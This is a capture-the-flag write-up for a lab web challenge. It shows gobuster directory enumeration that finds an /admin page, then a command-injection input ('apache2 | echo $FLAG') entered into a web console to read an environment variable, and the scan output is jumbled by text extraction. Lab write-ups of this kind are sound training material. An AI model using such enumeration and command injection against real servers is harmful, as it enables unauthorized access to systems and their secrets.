
https://github.com/ndanilo8/PositiveHackCamp2024

Description:

Find the vulnerability in administrator interface and execute arbitrary command on server. Flag is located in environment variable FLAG.

Attacking



To solve this we can use gobuster to check with directories are available to us:

gobuster dir -u http://web.omhqywuu2xgdxhl5fsu8.labs.cyber-ed.space -w
/usr/share/seclists/Discovery/Web-Content/common.txt

After that we find a directory: /admin

```
-(invicta⊗kali)-[/opt/YAWR]
 -$ gobuster dir -u http://web.omhqywuu2xgdxhl5fsu8.labs.cyber-ed.space -w /usr/share/seclists/Discovery/Web-Content/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                    http://web.omhqywuu2xgdxhl5fsu8.labs.cyber-ed.space
    Method:
                                    GET
    Threads:
    Wordlist:
                                   /usr/share/seclists/Discovery/Web-Content/common.txt
    Negative Status codes:
                                   gobuster/3.6
10s
    User Agent:
[+] Timeout:
Starting gobuster in directory enumeration mode
                           (Status: 403) [Size: 309]
(Status: 403) [Size: 309]
(Status: 403) [Size: 309]
/.htpasswd
/.htaccess
/admin
                           (Status: 301) [Size: 376] [
                          (Status: 200) [Size: 32150]
(Status: 403) [Size: 309]
(Status: 301) [Size: 377] [
/index.php
/server-status
Progress: 4727 / 4727 (100.00%)
```

```
/admin (Status: 301) [Size: 376] [-->
http://web.omhqywuu2xgdxhl5fsu8.labs.cyber-ed.space/admin/]
```

and the task is to print the env variable FLAG: thus we can use (in the web app console)

```
apache2 | echo $FLAG
```

